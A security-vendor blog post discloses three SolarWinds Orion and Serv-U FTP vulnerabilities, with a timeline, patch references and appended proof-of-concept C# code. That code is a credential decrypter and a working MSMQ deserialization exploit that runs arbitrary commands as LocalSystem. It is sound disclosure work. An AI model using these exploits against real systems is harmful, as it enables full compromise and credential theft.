(/en-us/)

BLOGS & STORIES

SpiderLabs Blog

Attracting more than a half-million annual readers, this is the security community's go-to destination for technical breakdowns of the latest threats, critical vulnerability disclosures and cutting-edge research.

Full System Control with New SolarWinds Orion-based and Serv-U FTP Vulnerabilities


February 03, 2021 Martin Rakhmanov

(https://twitter.com/intent/tweet?url=https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/full-system-control-with-new-solarwinds-orion-based-and-serv-u-ftp-vulnerabilities/&text=Full+System+Control+with+New+SolarWinds+Orion-based+and+Serv-U+FTP+Vulnerabilities+-+Trustwave)

UPDATES

This blog post was updated Feb. 9 to include Proof-of-Concept (PoC) code.

In this blog, I will be discussing three new security issues that I recently found in several SolarWinds products. All three are severe bugs with the most critical one allowing remote code execution with high privileges. To the best of Trustwave's knowledge, none of the vulnerabilities were exploited during the recent SolarWinds attacks or in any "in the wild" attacks. However, given the criticality of these issues, we recommend that affected users patch as soon as possible. We have purposely left out specific Proof of Concept (PoC) code in this post in order to give SolarWinds users a longer margin to patch but we will post an update to this blog that includes the PoC code on Feb. 9.



FACT SHEET

New Vulnerabilities Discovered in SolarWinds Products by Trustwave SpiderLabs


Download our fact sheet on the SolarWinds vulnerabilities that Trustwave SpiderLabs has discovered. All three vulnerabilities are severe with the most critical one allowing remote code execution with high privileges.

DOWNLOAD NOW (/EN-US/RESOURCES/LIBRARY/DOCUMENTS/NEW-VULNERABILITIES-DISCOVERED-IN-SOLARWINDS-PRODUCTS-BY-TRUSTWAVE-SPIDERLABS/?UTM_SOURCE=SL-BLOG-CTA&UTM_MEDIUM=FAQ&UTM_CAMPAIGN=SOLARWINDS)

SolarWinds Orion Platform Vulnerability (CVE-2021-25274): Messages Queued, Processed, Deserialized and Exploited


In light of the recent SolarWinds supply chain attack, I decided to take a quick look at SolarWinds products based on the Orion framework. SolarWinds offers trial versions for download. I picked User Device Tracker and installed it on a vanilla Windows Server 2019 virtual machine. As a part of the installation, there is a setup of Microsoft Message Queue (MSMQ), which has been around for more than two decades. This immediately grabbed my attention since, by default, this technology is not installed on modern Windows systems. Next, the installer suggested installing Microsoft SQL Server Express for the product backend database management, but I could have opted to use an existing Microsoft SQL Server instance too. After a few more steps – voilà – we have the product up and running.

Since MSMQ was installed, the first thing I tried was to open the Computer Management console to see what's going on under the Message Queuing, as you can see in Figure 1.



(https://npercoco.typepad.com/.a/6a0133f264aa62970b027880125ae4200d-pi)Figure 1: SolarWinds Orion Collector uses MSMQ heavily.

As you can see, there is a huge list of private queues, and literally, every one of them has a specific problem. See if you can pinpoint it in Figure 2 below.




(https://npercoco.typepad.com/.a/6a0133f264aa62970b027880125aec200d-pi)Figure 2: Security is not configured on the queues.

It's pretty hard to miss that warning shield showing that the queue, like all the queues, is unauthenticated. In short, unauthenticated users can send messages to such queues over TCP port 1801. My interest was piqued, and I jumped in to look at the code that handles incoming messages. Unfortunately, it turned out to be an unsafe deserialization victim. A simple Proof of Concept (PoC) (which again, we will release on Feb. 9) allows remote code execution by remote, unprivileged users through combining those two issues. Given that the message processing code runs as a Windows service configured to use LocalSystem account, we have complete control of the underlying operating system.

After the patch is applied, there is a digital signature validation step performed on arrived messages so that messages having no signature or not signed with a per-installation certificate are not further processed. On the other hand, the MSMQ is still unauthenticated and allows anyone to send messages to it.


SolarWinds Orion Platform Vulnerability (CVE-2021-25275): Database Credentials for Everyone

My next step in research was to check how well SolarWinds secured the credentials for the backend database since database security is a research area we care about very much. After simple grep across the files installed by the product, one file was found (well, actually two, but more on that later), as shown in Figure 3.




(https://npercoco.typepad.com/.a/6a0133f264aa62970b027880125b03200d-pi)Figure 3: Configuration file with Orion backend database credentials.

Permissions are generously granted to all locally authenticated users, as shown in Figure 4.




(https://npercoco.typepad.com/.a/6a0133f264aa62970b027880125b08200d-pi)Figure 4: Authenticated users can read the file content.

Inside this file, we find credentials for the SolarWinds backend database called SOLARWINDS_ORION:



(https://npercoco.typepad.com/.a/6a0133f264aa62970b026bdeba80e2200c-pi)Figure 5: Inside the configuration file are database credentials for the Orion backend database.

I spent some time finding code that decrypts the password but essentially, it's a one-liner. In the end, unprivileged users who can log in to the box locally or via RDP will be able to run decrypting code and get a cleartext password for the SolarWindsOrionDatabaseUser. We are withholding all Proof of Concept (PoC) code for these vulnerabilities to give users a little more time to patch, but you'll be able to test this out for yourselves next week on Feb. 9. The next step is to connect to the Microsoft SQL Server using the recovered account, and at this point, we have complete control over the SOLARWINDS_ORION database. From here, one can steal information or add a new admin-level user to be used inside SolarWinds Orion products.




(https://npercoco.typepad.com/.a/6a0133f264aa62970b0263e98d310d200b-pi)Figure 6: After using a small decryption utility, we can connect to the database.

As mentioned earlier, I performed my tests on the trial version and when verifying the patch noticed that while it secures the SWNetPerfMon.DB file it does not secure the SWNetPerfMon.DB.Eval found in the trial.

This concludes the section about configuration file insecure storage. On to the next finding!

SolarWinds Serv-U FTP Vulnerability (CVE-2021-25276) -- FTP Server: Let Me Add an Admin User for Myself

Finally, I took a quick look at another SolarWinds product called Serv-U FTP for Windows. It turns out that the accounts are stored on disk in separate files. Directory access control lists allow complete compromise by any authenticated Windows user. Specifically, anyone who can log in locally or via Remote Desktop can just drop a file that defines a new user, and the Serv-U FTP will automatically pick it up. Next, since we can create any Serv-U FTP user, it makes sense to define an admin account by setting a simple field in the file and then set the home directory to the root of C:\ drive. Now we can log in via FTP and read or replace any file on the C:\ since the FTP server runs as LocalSystem.



(https://npercoco.typepad.com/.a/6a0133f264aa62970b026bdeba80fa200c-pi)**Figure 7: Authenticated users can write to the configuration directory.**

Summary

In this post, we discussed two findings in SolarWinds Orion User Device Tracker and one in SolarWinds Serv-U FTP. These issues could allow an attacker full remote code execution, access to credentials for recovery, and the ability to read, write to or delete any file on the system.

Trustwave reported all three findings to SolarWinds, and patches were released in a very timely manner. We want to thank SolarWinds for their partnership during the disclosure process. We recommend that administrators upgrade as soon as possible. We will also be releasing an update to this blog post with Proof of Concept (PoC) code next week on Feb. 9, to give users some additional time to patch. Having direct PoC code helps information security professionals better understand these issues as well as develop protections to prevent exploitation.

Disclosure Timeline

12/30/2020 - Orion vulnerabilities disclosed to vendor
01/04/2021 - Confirmation of Orion CVEs
01/04/2021 - ServU-FTP vulnerabilities disclosed to vendor
01/05/2021 - Confirmation of ServU-FTP CVE
01/22/2021 - Serv-U-FTP hotfix released
01/25/2021 - Orion patches released
02/03/2021 - Advisory published
02/09/2021 – Proof of Concept code released

References

- Fixes are available in the following versions of SolarWinds products:
  - Orion Platform 2020.2.4 (https://documentation.solarwinds.com/en/Success_Center/orionplatform/content/release_notes/orion_platform_2020-2-4_release_notes.htm)
  - ServU-FTP 15.2.2 Hotfix 1 (https://downloads.solarwinds.com/solarwinds/Release/HotFix/Serv-U-15.2.2-Hotfix-1.zip) (direct download .zip patch)
- Trustwave SpiderLabs Advisory TWSL2021-001: Multiple Vulnerabilities in SolarWinds Orion (https://www.trustwave.com/en-us/resources/security-resources/security-advisories/?fid=28389)
- Trustwave SpiderLabs Advisory TWSL2021-002: Vulnerability in SolarWinds Serv-U FTP Server (https://www.trustwave.com/en-us/resources/security-resources/security-advisories/?fid=28396)

Trustwave Protections

Trustwave vulnerability scanning products can detect these vulnerabilities and Trustwave IDS/IPS products include signatures that can detect network exploitation of CVE-2021-25274.

Proof of Concept Code

For (CVE-2021-25275)


```
/*
** To build:
**
** Copy SolarWinds.Orion.Common.dll from SolarWinds machine (C:\Program Files (x86)\Common Files\SolarWinds\Collector\)
**
** %windir%\Microsoft.NET\Framework64\v4.0.30319\csc.exe /r:SolarWinds.Orion.Common.dll OrionDBpwd.cs
**
** This program must be executed on actual SolarWinds machine to decrypt the password (as unprivileged user)
*/

using System;
using SolarWinds.Orion.Common.Helpers;

class Program
{
    static void Main(string[] args)
    {
        if (args.Length != 1)
        {
            Console.WriteLine("Provide encrypted password value from the config file.");
            return;
        }
        DataProtectionHelper helper = new DataProtectionHelper();
        Console.WriteLine(helper.Decrypt(args[0]));
    }
}
```

For (CVE-2021-25274)

```
/*
** To build:
**
** Copy SolarWinds.Collector.Contract.dll from SolarWinds machine (C:\Program Files (x86)\Common Files\SolarWinds\Collector\)
**
** %windir%\Microsoft.NET\Framework64\v4.0.30319\csc.exe /r:SolarWinds.Collector.Contract.dll OrionMSMQ.cs
*/

using SolarWinds.Collector.Contract;

using System;
using System.Collections.Generic;
using System.Data.Linq;
using System.Diagnostics;
using System.IO.Compression;
using System.IO;
using System.Linq;
using System.Messaging;
using System.Reflection;
using System.Text;

namespace OrionMSMQ
{
    internal class CompressedMessageFormatter : IMessageFormatter, ICloneable
    {
        // Fields
        private IMessageFormatter baseFormatter;
        private byte[] compressHeader;

        // Methods
        public CompressedMessageFormatter(IMessageFormatter original) : this(original, 0x1e8480)
        {
        }

        public CompressedMessageFormatter(IMessageFormatter original, long compressThreshold)
        {
            this.compressHeader = Encoding.ASCII.GetBytes("CompressVersion1");
            if (original == null)
            {
                throw new ArgumentNullException("original");
            }
            this.baseFormatter = original;
            this.CompressThreshold = compressThreshold;
        }

        public bool CanRead(Message message)
        {
            if (message == null)
            {
                return false;
            }
            return (message.BodyStream != null);
        }

        public object Clone()
        {
            return new CompressedMessageFormatter((IMessageFormatter)this.baseFormatter.Clone());
        }

        public object Read(Message message)
        {
            if (message == null)
            {
                throw new ArgumentNullException("message");
            }
            byte[] buffer = new byte[this.compressHeader.Length];
            message.BodyStream.Position = 0L;
            message.BodyStream.Read(buffer, 0, buffer.Length);
            if (this.compressHeader.SequenceEqual(buffer))
            {
                message.BodyStream.Seek((long)buffer.Length, SeekOrigin.Begin);
                using (DeflateStream stream = new DeflateStream(message.BodyStream, CompressionMode.Decompress))
                {
                    Message message2 = new Message
                    {
                        BodyType = message.BodyType
                    };
                    stream.CopyTo(message2.BodyStream);
                    message.BodyStream = message2.BodyStream;
                }
            }
```

```
            message.BodyStream.Position = 0L;
            return this.baseFormatter.Read(message);
        }

        public void Write(Message message, object obj)
        {
            if (message == null)
            {
                throw new ArgumentNullException("message");
            }
            if (obj == null)
            {
                throw new ArgumentNullException("obj");
            }
            this.baseFormatter.Write(message, obj);
            if (message.BodyStream.Length >= this.CompressThreshold)
            {
                MemoryStream stream = new MemoryStream();
                stream.Write(this.compressHeader, 0, this.compressHeader.Length);
                using (DeflateStream stream2 = new DeflateStream(stream, CompressionMode.Compress, true))
                {
                    message.BodyStream.Position = 0L;
                    message.BodyStream.CopyTo(stream2);
                }
                stream.Position = 0L;
                message.BodyStream = stream;
            }
        }

        // Properties
        public long CompressThreshold { get; internal set; }
    }

    class Program
    {
        public static void TypeConfuseDelegate(Comparison comp)
        {
            FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList", BindingFlags.NonPublic | BindingFlags.Instance);
            Object[] invoke_list = comp.GetInvocationList();
            invoke_list[1] = new Func<String, String, Process>(Process.Start);
            fi.SetValue(comp, invoke_list);
        }

        static void Main(String[] args)
        {
            Console.WriteLine("");
            Console.WriteLine("Microsoft Message Queuing Feature should be installed on your computer before running this POC.");
            Console.WriteLine("");
            if (args.Length < 2)
            {
                Console.WriteLine("Provide IP address of SolarWinds box and a command to run as LOCALSYSTEM.");
                Console.WriteLine("Example invocation:");
                Console.WriteLine();
                Console.WriteLine("\tOrionMSMQ.exe 192.168.1.11 shutdown /r");
                return;
            }

            // Borrowed from https://googleprojectzero.blogspot.com/2017/04/
            Delegate d = new Comparison(String.Compare);
            Comparison d2 = (Comparison)MulticastDelegate.Combine(d, d);
            IComparer comp = Comparer.Create(d2);
            SortedSet set = new SortedSet(comp);

            for (int i = 1; i < args.Length; i++)
            {
                set.Add(args[i]);
            }

            TypeConfuseDelegate(d2);

            PropertyBag bag = new PropertyBag();
            bag["PollingPlanID"] = "0";

            bag["Payload"] = set;
            String path = String.Format("FormatName:DIRECT=TCP:{0}\\private$\\solarwinds/collector/processingqueue/core.node.details.wmi", args[0]);
            MessageQueue rmQ = new MessageQueue(path);
            Message msg = new Message(bag, new CompressedMessageFormatter(new BinaryMessageFormatter()));
            rmQ.Send(msg);
            Console.WriteLine("Payload sent to remote queue:");
            Console.WriteLine(rmQ.Path);
        }
    }
```

```
}
```



UPCOMING WEBINAR

Overview of New SolarWinds Vulnerabilities Discovered by Trustwave SpiderLabs

More questions? Join us on Tuesday, February 9, 2021 from 9:00 a.m. - 10:00 a.m. CST

REGISTER NOW (HTTPS://WWW2.TRUSTWAVE.COM/SOLARWINDS-OVERVIEW-WEBINAR-LP.HTML)

Related SpiderLabs Blogs

(/en-us/resources/blogs/spiderlabs-blog/a-simple-guide-to-getting-cves-published/)

A Simple Guide to Getting CVEs Published (/en-us/resources/blogs/spiderlabs-blog/a-simple-guide-to-getting-cves-published/)

SPIDERLABS BLOG

(/en-us/resources/blogs/spiderlabs-blog/from-stored-xss-to-rce-using-beef-and-elfinder-cve-2021-45919/)

From Stored XSS to Code Execution using SocEng, BeEF and elFinder CVE-2021-45919 (/en-us/resources/blogs/spiderlabs-blog/from-stored-xss-to-rce-

SPIDERLABS BLOG

(/en-us/resources/blogs/spiderlabs-blog/crypkey-license-service-allows-privilege-escalation/)

CrypKey License Service Allows Privilege Escalation (/en-us/resources/blogs/spiderlabs-blog/crypkey-license-service-allows-privilege-

SPIDERLABS BLOG

(/en-us/resources/blogs/spiderlabs-blog/a-simple-guide-to-getting-cves-published/)

A Simple Guide to Getting CVEs Published (/en-us/resources/blogs/spiderlabs-blog/a-simple-guide-to-getting-cves-published/)

SPIDERLABS BLOG

(/en-us/r
blog/from
and-elfin

From
Execu
and e
(/en-
us/re
blog/

SPIDERL

Stay Informed

Sign up to receive the latest security news and trends from Trustwave.

Business Email

SUBSCRIBE

English

(https://www.linkedin.com/company/trustwave)

(https://twitter.com/Trustwave)

(https://www.facebook.com/Trustwave/)

(https://www.youtube.com/channel/UC2CCqdrAxFv83NOdjhqA)

Leadership Team (/en-us/company/about-us/leadership/)

Our History (/en-us/company/about-us/our-history/)

News Releases (/en-us/company/newsroom/news/)

Media Coverage (/en-us/company/newsroom/media/)

Careers (https://jobs.jobvite.com/trustwave)

Global Locations (/en-us/company/global-locations/)

Awards & Accolades (/en-us/company/about-us/accolades/)

Trials & Evaluations (/en-us/resources/security-resources/special-offers/)

Contact (/en-us/company/contact/)

Support (/en-us/company/support/)

Security Advisories (/en-us/resources/security-resources/security-advisories/)

Software Updates (/en-us/resources/security-resources/software-updates/)